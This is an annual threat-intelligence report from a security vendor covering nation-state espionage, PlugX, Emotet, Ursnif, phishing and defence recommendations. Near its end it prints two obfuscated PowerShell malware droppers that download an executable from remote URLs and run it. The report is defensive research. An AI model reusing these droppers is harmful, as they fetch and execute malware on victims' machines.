2019
eSentire
Annual Threat Intelligence Report:

2019 Perspectives and 2020 Predictions

eSENTIRE®

Table of Contents

Table of Contents

PREFACE

eSentire Managed Detection and Response (MDR) is an all-encompassing cybersecurity service that detects and responds to cyberattacks. Using signature, behavioral and anomaly detection capabilities, plus forensic investigation tools and threat intelligence, our Security Operations Center (SOC) analysts hunt, investigate and respond to expected and unexpected cyberthreats in real-time, 24x7x365.

This report provides a snapshot of events investigated by the eSentire SOC in 2019. It provides visuals, data and written analysis, as well as practical recommendations for readers seeking to understand and better respond to the cybersecurity threat landscape.

Methodology

eSentire Threat Intelligence used data gathered from over 2,000 proprietary network and host-based detection sensors distributed globally across multiple industries. Raw data was normalized and aggregated using automated machine-based processing methods. Processed data was reviewed by a visual data analyst applying quantitative analysis methods. Quantitative intelligence analysis results were further processed by a qualitative intelligence analyst resulting in a written analytical product.

EXECUTIVE SUMMARY

The complexity of modern information solutions and networks creates a system of communications—including human interactions—which can be abused in infinite ways. This technological and social backdrop gives cybercriminals a creative canvas with which to work, and they are not lacking in motivation.

This report provides information to assist an organization's risk-management decisions. By shining a light on cybercrime—including the players, their motivations, their tactics and their targets—we hope to bring data and insights to conversations often dominated by opinion and guesswork.

Nation States: Patient, Long-Term Data Exfiltration

The vast majority of nationally sponsored cybersecurity incidents take the form of espionage through data exfiltration. Such activities regularly target military systems, businesses, infrastructure and organizations that store or process valuable information and often exhibit "low and slow" collection over a period of months or years.

PlugX, a tool favored by threat actors, is a remote access tool (RAT) that uses modular plugins to extend its capabilities. PlugX is regularly seen targeting military, business and domestic intelligence data, and activities often indicate a long, patient exfiltration strategy.

Organized Cybercrime: Money, and Lots of It

While nation state activity is significant, financially motivated organized cybercrime is responsible for the vast majority of cyberattacks.

Taking a coarse view of cybercrime activity, we can broadly distinguish between two approaches:

- Relying on highly automated commodity malware, typically within opportunistic, untargeted campaigns
- Investing manual effort to infiltrate and compromise high-value targets

In particular, 2019 saw a surge of "hands-on-keyboard" ransomware, with many high-profile cases of downtime, disruption and—owing to a bug in the Ryuk decryptor—destruction.

Phishing: Abusing Trust

Phishing continues to be an effective, low-effort means of acquiring credentials that can be sold or put to use to gain initial system access. In 2019, phishing victims showed particular vulnerability to lures relating to email services, Microsoft Office 365 and financial services.

Like other malicious activities, phishing continues to evolve as users become more resilient and defenses improve. In 2019, phishers employed a number of new tactics to obfuscate confirmation and identification, including CAPTCHA, RECAPTCHA, email validation and HTML page obfuscation.

Additionally, phishers are increasingly leveraging trusted cloud hosting services and proxies—including LinkedIn, Mailchimp, SendGrid, Mailgun, Google, Microsoft and link shortening services—to bypass filtering solutions.

Initial Access: Gaining a Beachhead

In 2019, as in other years, threat actors employed a number of tactics to gain a beachhead in victim systems:

- Valid Accounts: Using legitimate credentials to access systems for malicious purposes
- Business Email Compromise (BEC): Including account takeover and account impersonation
- External Remote Services: Leveraging brute-force attacks and exploits to enter a system through an externally facing service (Remote Desktop Protocol is a frequent means of entry)
- Drive-By Compromise: Using web browser exploits and other tactics to gain system access through a user's innocent and otherwise innocuous activity
- Malicious Documents: Usually with weaponized email attachments (frequently Microsoft Office files, but also malicious JavaScript) and often disguised as an invoice or other matter for urgent attention

General Recommendations: Develop a Strategy To Manage Risk

While we offer specific defensive measures throughout this report for each threat, we also provide these general recommendations.

At the highest level, organizations need to develop a security strategy and have a plan that accounts for the harsh reality that—at some point—things will go wrong and threats will break through. Organizations must prepare their people, processes and tools for such eventualities. Do security due diligence and hope for the best, but prepare for the worst.

More specifically, we recommend organizations:

- Train their people and enforce best practices: People are often the first line of defense and a little awareness goes a long way; of course, procedures and training are only effective if they are applied—enforce best practices and do not make exceptions (even for executives!)
- Limit their threat surface: The more sites and the more systems, the more exposed an organization becomes; care must be taken to expose systems only when necessary and to diligently apply patches
- Invest in a modern endpoint protection platform: Faced with polymorphic malware, managed attack campaigns, fileless attacks, unavoidable windows of vulnerability and the ever-present human element, endpoint protection provides a vital and necessary layer of defense against threats that can readily bypass traditional antivirus solutions and take advantage of vulnerabilities, while also providing unfiltered endpoint data to power effective research and response
- Employ defense in depth: Assume that each security layer can and will—eventually—be breached and do not put complete trust in any single solution
- Stay up-to-date: Threats are always evolving, and yesterday's defenses offer little protection against tomorrow's threats

INTRODUCTION: CYBERSECURITY AND RISK MANAGEMENT

Cybersecurity is a complex, multi-disciplinary topic: the finest details consist of network protocols, processes, detection rules, hashes and indicators—and that list is just scratching the surface. Nevertheless, today's decision makers should have a fundamental understanding of the cybersecurity domain.

In particular, leaders should have a grasp of risk management in the context of the criminal and political nature of today's cybersecurity environment.

To protect against the myriad of attacks that already exist and which continue to be developed, security initiatives must be prudent and practical. This is where risk management comes into play. Because security resources are finite, we must endeavor to focus them on mitigating the most relevant risks.

To determine what is most relevant for your organization requires understanding your own circumstances and the wider cyberthreat environment. Start by asking questions about yourself: What assets do you have that are attractive to threat actors? What is your threat surface? How educated is your team with respect to cyberthreats? What defenses do you have in place already? How prepared are you to respond to an incident?

Next, consider the external environment: What motives do threat actors have to attack you? Which threat actors would be interested? What tools and techniques are known to be successful?

By shining a light on cybercrime—including the players, their motivations, their tactics and their targets—we hope to bring data and insights to conversations, which can be dominated by opinion and guesswork. Through a combination of background information, links to external sources, high-level overviews and incident anecdotes, we aspire to raise the level of understanding of cybersecurity, particularly for leaders tasked with making cybersecurity-related decisions.

LOOKING AHEAD TO 2020: PREDICTIONS FOR CYBERSECURITY

Based upon our direct experience in 2019 and our analysis of the ever-changing threat landscape, we have some high-level predictions for 2020.

The Cloud Becomes a Favorite Initial Access Point—and a New Battleground

Many companies have already migrated data and services to the cloud because of convenience and cost benefits, and threat actors are beginning to do the same for the same reasons. In 2019, we saw Azure- and Google-based websites, which anybody can own and upload content to, used to host phishing lures and kits. Because these malicious websites use reputable hosts, there is a tendency for humans and automated detection systems to implicitly trust them and to overlook the associated traffic. Plus, domain- and IP-based filtering solutions must leave these hosts accessible so businesses can access their data and services.

We expect to see threat actors use cloud services as an attack vector even more in 2020. Defending against such attacks will require careful coordination between cloud providers and disciplined curation of cloud services by enterprise users.

Increased Cooperation Makes the Cybercrime Market More Efficient

The organized cybercrime community already has partnerships, code-sharing and service marketplaces, and evidence suggests that cybercriminals are increasingly adopting secure, encrypted consumer applications for private communications to make it harder for outsiders to follow their activity.[1]

If these trends continue, then we will eventually see widespread social structures that help participating threat groups specialize their skill sets in a way which complements the whole cybercrime community. Essentially, the cybercrime market will become increasingly efficient in an economic sense.[2]

These cybercrime alliances are a dark reflection of the partnerships and cooperative relationships that characterize the cybersecurity community.[3]

Cybercrime and cybersecurity interactions are fundamentally reactionary. Therefore, efficiency gains on one side often impose new demands on the other side. The cybersecurity community needs to maintain strong partnerships across sectors and verticals. While several information sharing programs are in place, service relationships—similar to what cybercriminals are already starting to do—will become important to the cybersecurity community.

CIOs and CISOs Get Serious About Quantum-Safe Security

Organizations should take note that some threat actors—nation states, in particular—have the patience to extract information now even if it cannot be decrypted for a long time (perhaps even a decade or two).

However, Google's recent demonstration of quantum supremacy gives new urgency to implementing quantum-safe cryptography—certainly within the career lifetime of today's information and security personnel.[5] As a result, we expect CIOs and CISOs to get serious about quantum-safe cryptography.[6]

While it is true that Google's demonstration only relates to a small domain of computing, and while commercial quantum computers may still be far off, the risk of "hack and crack" attacks—in which encrypted information is gathered now with the expectation that it will be cracked in the future—against data encrypted with today's cryptographic standards is very real.[7]

Deception-as-a-Defense Becomes More Prevalent

It is inevitable: threat actors eventually find a way in. With this pragmatic assumption as a guiding principle, companies have started deploying deception technology to simplify detection and to complicate matters for attackers. We believe 2020 will see a major uptick in the introduction of such solutions.

For example, creating "canary" accounts—like a fake admin user—lets organizations automatically flag any event attempting to use those credentials. Naturally, an increase in fake credentials will prompt threat actors to look for ways to identify such accounts to avoid using them. The next step is for security experts to make their fake accounts look more real, perhaps even allowing access to certain hardened or isolated systems. And then, threat actors will respond by altering their own behavior again—and the tactical skirmishes will continue.

Additionally, companies can deploy intermediary systems that respond to reconnaissance and exploit attempts in a manner designed to shift more computational load onto attackers, thereby changing the economics of the attack business model. As with the previous example, attackers will no doubt develop countermeasures, but doing so will consume effort and attention.

International Law Enforcement Efforts Catch Some Big Fish

There have already been some high-profile indictments, and even a few arrests; in 2020, we expect law enforcement agencies to reel in some bigger fish.

Over the past few years, the social and economic impact of cybercrime has garnered more attention from law enforcement and politicians. No longer a nuisance or mild inconvenience, there is growing recognition that attacks are reaching a pandemic or crisis stage, with headline-grabbing service outages at hospitals, shut-downs of government services, billions of dollars lost to ransoms and downtime and concerns about industrial espionage against a backdrop of numerous global trade disputes.

A few factors contribute to this prediction. First, law enforcement and cybersecurity agencies are receiving larger budgets for investigations of cybersecurity incidents.[8] Second, the skills and experience within these agencies has increased significantly, with many investing in training from outside experts. And third, some threat actors are switching sides, whether out of a change of heart or to earn leniency in the justice system.[9]

Politically Motivated Cyberattacks Rebound

While data from the Council on Foreign Relations shows a decrease in nation state cyberattacks from 2018 to 2019, we expect to see a rebound in 2020.

We are potentially already seeing the signs: Bolivia's recent election was plagued by accusations of election fraud and China has been accused of turning their "Great Cannon" against the LIHKG forum used by Hong Kong protesters to coordinate their protests against the Beijing government.[10,11]

Additionally, 2020 is an election year in the United States, and the current administration has taken virtually no meaningful measures to defend against known threats—practically inviting interference.[12]

NATION STATE ACTIVITY: PATIENCE AND DATA EXFILTRATION

While eSentire does not explicitly track nation state activity or seek to assign culpability, we have observed nation state activity impacting companies both directly (through targeting) and indirectly (for instance, when nation state tools become available in the threat marketplace, as was the case with WannaCry).

Data compiled from the Council on Foreign Relations shows a general upwards trend of nation state activity over the last 15 years (see Figure 1). While recent data suggests a sharp decline in 2019, it is likely a regression to the mean after a significant jump the prior year and we do not expect the drop to signal a new period of peace.[14]




Figure 1—Long-term escalation of nation state attacks (compiled using data from the Council on Foreign Relations)

Attribution Challenges

Political and social events play a significant role in shaping the threat landscape, both in terms of adversary campaigns and international responses to attacks, and attribution is hard—even when the source of an attack is understood.

For example, it is not clear where the delineation exists between a nation's cybercriminals and its state actors. Do nation states recruit cybercriminals or simply work with them against foreign targets? Are the attacks an action of the official state, of a rogue aspect of the state or of cybercriminals partnering with the state? Or perhaps state-sponsored attackers pursue personal gain while concurrently working toward government objectives.[16]

Why does a better understanding of attribution matter, and why do many researchers devote time to the lengthy, complicated investigations needed to ultimately shed light on an attack's true origins? Because in a world characterized by scarce expertise and resources, it is impossible to do everything. And understanding an attacker's motivations and means can help the security industry as a whole to make better-informed decisions about how to prioritize threat research, risk management and security investments.

Espionage Reigns Supreme

While there is little doubt many nation states use malware as a reconnaissance or weaponization tool in preparation for potential cyberwarfare, the vast majority of nationally sponsored cybersecurity incidents take the form of espionage through data exfiltration (Figure 2). Such activities regularly target military systems, businesses, infrastructure and organizations that store or process valuable information.

Let us now take a closer look at some of the tools and techniques involved in cyberespionage and the importance of ongoing monitoring within a multi-layer defense strategy.




Figure 2—Incident data from the Council of Foreign Relations reveals China and Russia as major sponsors, and espionage as the most common use case

PlugX: Remote Access and Modular Extensibility

PlugX is a remote access tool (RAT), which uses modular plugins to extend its capabilities.[17] PlugX is related to PoisonIvy and appeared in 2012 within a PoisonIvy campaign. It is most frequently employed in support of data exfiltration goals and is often observed being used by threat actors believed by researchers to be associated with the Chinese nation state.[18]

Consistent with nation state interests and long-term strategies, PlugX is regularly seen targeting military, business (including technology blueprints and designs) and domestic intelligence data, and activities often indicate a long, patient collection strategy, which is illustrated by a customer example.

Example: Discovering an Active PlugX Keylogger within a Policy Research Group

eSentire's MDR service discovered an active PlugX infection on the client's network when they acquired our services.

The victim in this case was a domestic policy research group operating in the United States. The group also handles tax activities for non-profits, so it holds a large amount of personally identifiable information and financial data. Such organizations may also include troves of information relating to United States policy, acquisition of which could potentially give nation state actors an advantage in negotiations and the global market.

PlugX employed DLL side-loading by abusing Kaspersky's legitimate binary K123.exe using a malicious version of the supporting file ushata.dll. The malware achieved persistence by updating the registry and windows services for K123.exe.

This version of PlugX was not modular; instead, it was an all-inclusive package with built-in RAT functionality.

Forensic investigation revealed a keylogger, which had been active since 2014. In many instances over the five-year infection period, the keylogger recorded credentials.

Examining C2 traffic showed more data outbound to the C2 than inbound to the victim asset, suggesting ongoing data exfiltration that likely extended back to the initial infection at least five years earlier.




Figure 3—A sample of PlugX network activity; on average, roughly four times as much data is leaving the victim's network than is arriving, suggesting ongoing data exfiltration (the regular declines in both data series correspond to overnight hours)

ORGANIZED CYBERCRIME FOR FINANCIAL GAIN

While nation state activity is significant, organized cybercrime is responsible for the vast majority of cyberattacks, with money as the motivation. Malicious actors employ many strategies in pursuit of potentially enormous financial returns, including:[20]

- Stealing financial credentials (e.g., banking Trojans) to sell or to use to extract money
- Tricking people into transferring funds (e.g. Business Email Compromise schemes)
- Appropriating resources to create things of value (e.g., coinminers)
- Demanding ransoms (e.g., employing cryptographic ransomware or threats to release stolen information[21])
- Stealing something of value to be sold directly (e.g., intellectual property theft)
- Stealing something to be used to create something of value (e.g., industrial espionage)

Taking a high-level view of cybercrime activity, we can broadly distinguish between two approaches:

- Relying on highly automated commodity malware, typically within opportunistic, untargeted campaigns
- Investing manual effort to infiltrate high-value targets

Commodity Malware

Commodity malware is readily available and can be incorporated into highly automated campaigns. Figure 5 shows a 12-month activity overview for a subset of malware and, even at a glance, it reveals significant variation.




Figure 4—High-level view of a subset of malware events detected by eSentire network and endpoint defenses

Looking a bit more closely, we can see that some malware families (e.g., Coinminer, Gozi, Emotet) are extremely prevalent and chronically active. In many cases, this popularity is due to how the cybercrime market is organized. For instance, Emotet operators and malware authors have specialized in delivery and have become a market leader in that regard, so Emotet shows up very frequently.

In fact, as Figure 6 shows, Emotet was detected more frequently by eSentire's threat monitoring tools than any other malware family, on both endpoint and network defenses.




Figure 5—Relative number of malware incidents in 2019, as detected by eSentire endpoint and network monitoring tools

Driven by significant financial rewards and operating as a mature industry, malware threats continue to evolve:

- Polymorphism creates an ever-changing threat that can readily bypass antivirus solutions, whether traditional or powered by machine learning techniques, by rapidly mutating into new variants
- Fileless malware has soared in prevalence since 2017. This threat leverages existing software, permitted applications and authorized protocols to carry out malicious activities
- Many malware families can detect when they are being executed in a sandbox, allowing them to actively thwart security research
- Access to offensive security tools and compromise-as-a-service has lowered the barriers for entry, allowing lower-skilled groups to punch above their weight

Modern and evolving threats can readily bypass legacy antivirus solutions and take advantage of vulnerability windows. Organizations need solutions that can harden endpoints, prevent polymorphic malware and fileless attacks, mitigate malicious code execution and provide investigation and remediation capabilities with dynamic response to security incidents.

To illustrate this point, notice from Figure 6 that Mimikatz, Qakbot, PowerSploit and PowerCat were only detected by endpoint protection.[22] In 2019, Qakbot gained new obfuscation techniques, which have significantly increased its ability to evade many detection solutions.[23]

It's a common refrain that the cyberthreat environment is always shifting and Figure 7 visualizes some of the changes. ("YoY Incidents" shows the relative change in incidents from 2018 to 2019; "YoY Organizations Impacted" shows the relative change in the number of unique organizations impacted—a single organization can experience more than one incident):

- The significant increase in RATs may be driven by companies upgrading their defenses and finding long-active infections (recall the PlugX example presented earlier)
- The jump in backdoor activity is likely due to automated commodity malware originating from drive-by downloads and maldocs originating from email
- Banking Trojans are primarily driven by IcedID, Trickbot and Dridex—all older banking Trojans that continue to see active updates, and which are often the payload of downloader/delivery malware
- Downloaders are almost entirely the domain of Emotet, Ursnif and the Ursnif variant Gozi—it appears that those cybercrime gangs have a monopoly on malware delivery as a service




Figure 6—Year-over-year change, from 2018 to 2019, in malware incidents detected by eSentire's solutions, by malware motivation

Changing Tactics within a Dark Triad

By constantly changing tactics, threat actors ensure that detecting and blocking initial access vectors becomes a taxing game of cat and mouse. This reality is a strong argument in favor of a multi-layer security approach that adds protection to every layer, not just the outer shell. In practice, this approach means combining network security, endpoint monitoring and—increasingly—deception technology, while also operating under an expectation of an inevitable breach, employing minimum trust network policies and having processes in place to respond rapidly to an incident or breach.

Throughout 2019, we saw Emotet and Ursnif employ rapidly changing obfuscation tactics, within an overall operational model of tactical agility. Moreover, analysis from Trend Micro shows that the Emotet, Ursnif and Dridex threat groups are all linked by common code.[24]

Emotet was historically purposed as a banking Trojan with its own delivery system, but in 2019, it primarily functioned as a downloader. While it contains some minimal Trojan and worming functionality, its main function today is to download and install other malware (e.g., AZORult, IcedID, ZeuS Panda, TrickBot, Qbot and others).[25]

Emotet's command and control servers went dormant in June 2019 before returning on August 21; on September 16, active campaigns re-appeared. Around the time Emotet returned, researchers reported observing TrickBot carrying the same packer as Emotet.[26]

Ursnif is a banking Trojan and variant of the Gozi malware observed being spread through spearphishing attachments, malicious links and automated exploit kits. Ursnif is associated primarily with data theft, but variants also include components (backdoors, spyware, file injectors, etc.) capable of a wide variety of behaviors.[27]

Dridex is a banking Trojan; initial versions of the Dridex malware were named Cridex, but as the malware evolved and was picked up by more and more cybersecurity firms, it became known as Dridex or Bugat.

Similar to Emotet, Dridex has undergone numerous transformations as it has evolved over the last decade, gaining new features, including dynamic configuration, web injections and infecting connected USB devices. Recently, Dridex also gained new evasion techniques, including a transition to XML scripts, hashing algorithms, peer-to-peer encryption and peer-to-command-and-control encryption.

Historically, Dridex has been observed as a payload of Emotet.[28] In mid-June, a new variant of Dridex was spotted. This variant uses an application whitelisting technique to bypass mitigation via disabling or blocking of Windows Script Host.[29] The technique takes advantage of WMI command-line (WMIC) utility's weak execution policy around XLS scripts.

Figure 8 shows a timeline of observed Emotet and Ursnif tactics for the initial phase of an infection. Within the figure, different colors indicate different functional tactics (each color also has a unique shape):

- Base64, nested array, array, signed integers, stringfunc and stringfunc+ are all obfuscation techniques
- Account indicates a directory file structure, which always includes account
- Trusted sender means that the malware arrived from someone in the victim's email contact list
- Direct link indicates that the malware was accessed by a direct link in an email, document, etc.
- Malware suite represents the malware delivered additional malware




Figure 7—Throughout 2019, both Emotet and Ursnif employed rapidly changing obfuscation tactics to thwart researchers, evade detection and increase the resilience of campaigns

A glance at Figure 8 shows the icons largely clustered together, revealing that new features tend to be introduced and employed in waves. This characteristic perhaps suggests that threat actors cycle through techniques to determine what is most effective at a given time.

Unsurprisingly, there appears to be some tactical coordination between Emotet and Ursnif:

- Both employed a nested array obfuscation method in April 2019
- Both switched back to base64 in May 2019

In the nested array method, a cipher (indexed by the integers in Figure 9) is nested within another cipher (indexed by its own set of integers). Any automation—for instance, de-obfuscation used by researchers as a precursor to developing classification, detection and mitigation techniques—developed around the single mix array (yellow, in Figure 8) is broken by the nested array technique.

```
COMMAND</td><td>$iAAwBQD=("{2}{1}{0}" -f'AA','A','l_A');$wQ1A_A =
'661';$jowQc1A=("{1}{0}{2}" -f ("{0}{1}" -f
'AU','QA'),'PAA','D');$jAA44oDC=Senv:userprofile+'\'+$wQ1A_A+("{1}{0}" -f
'xe','.e');$XBDQAA=("{0}{1}" -f("{1}{0}" -f ("{0}{1}"-f
'DQ','CAQ'),'N'),'C');$MZDBkAAA=&('ne'+'w'+'-object')
nET.W`e`Bc`liENT;$aBADwU=("{6}{0}{8}{10}{2}{4}{9}{7}{1}{3}{11}{5}"
-f':','h',("{1}{2}{0}" -f'z','gor','ia'),("{1}{2}{0}" -f("{0}{1}"-f
'ego','s4'),("{0}{1}"-f 'p?','l='),'po'),("{0}{1}{2}"-f
'l','.x','yz/'),'s',("{1}{0}"-f 'ttp','h'),("{2}{0}{1}"-f("{0}{1}" -f
'/po2','.'),'p',("{1}{0}" -f
'x','koe')),'//h','s',("{1}{0}"-f'gre','lg'),'.fg')."Sp`liT"('@');$UBADAB4=("{0}{2}{1}"
-f ("{0}{1}"-f'q',("{0}{1}"-f 'GQU4','Q')),'Q','A');foreach($CCoZxACC in
$aBADwU){try{$MZDBkAAA."dOWNl`oAd`File"($CCoZxACC,
$jAA44oDC);$bDcCAAAA=("{0}{1}"-f ("{0}{1}"
-f'z',("{1}{0}"-f'kxA','A')),'A');If ((.('Get'+'-It'+'em')
$jAA44oDC)."lEnG`TH" -ge 30678) {.('Invo'+'ke-It'+'e'+'m')
$jAA44oDC;$UAZAQxUU=("{1}{0}{2}"-f'k','zA',("{1}{0}"-f'A','BAX'));break;$WBAGA_AD=("{1}{0}{2}"
-f ("{1}{0}" -f'1','AoA'),'dG','Ux')}}catch{}}$vADDUXG=("{0}{2}{1}"
```

Figure 8—Integers used to index within a cipher

Moreover, time and resources invested in developing automation for the nested array technique provided only a short-lived benefit, as the technique disappeared in May, in favor of a switch to base64.

We also observed Emotet and Ursnif sharing their string manipulations in command line obfuscation—techniques which are used to conceal what a command is doing.

Specifically, Emotet and Ursnif periodically employed a string split (around the @ character). Toward the end of 2019 (represented by the inverted purple triangle in Figure 8), Emotet samples changed to a split around the* character.

```
$j1_86_8=('N_5_13_');$T_2_8_=new-object Net.WebClient;$j93_343_=('http://vjarenouy.email/puewpxmasl
/suoepwxpamxapxlamslxdo.php?l=batyw8.harz').Split('@');$U857159_=('i19_076');$I220_64 = ('672');$W_9457=
('O1___0');$n_925__=Senv:userprofile+'\'+$I220_64+('.exe');foreach($q_4221 in $j93_343_)
{try{$T_2_8_.DownloadFile($q_4221, $n_925__);$R2_7_72_=('h_9697');If ((Get-Item $n_925__).length -ge 40000) {Invoke-
Item $n_925__;$O9_22937=('i_4_1_2');break;}}catch{}}$R7_0901_=('s679165');
```

Figure 9—Command line obfuscation employed by Emotet and Ursnif; note the "Split('@')" command in the center of the second row

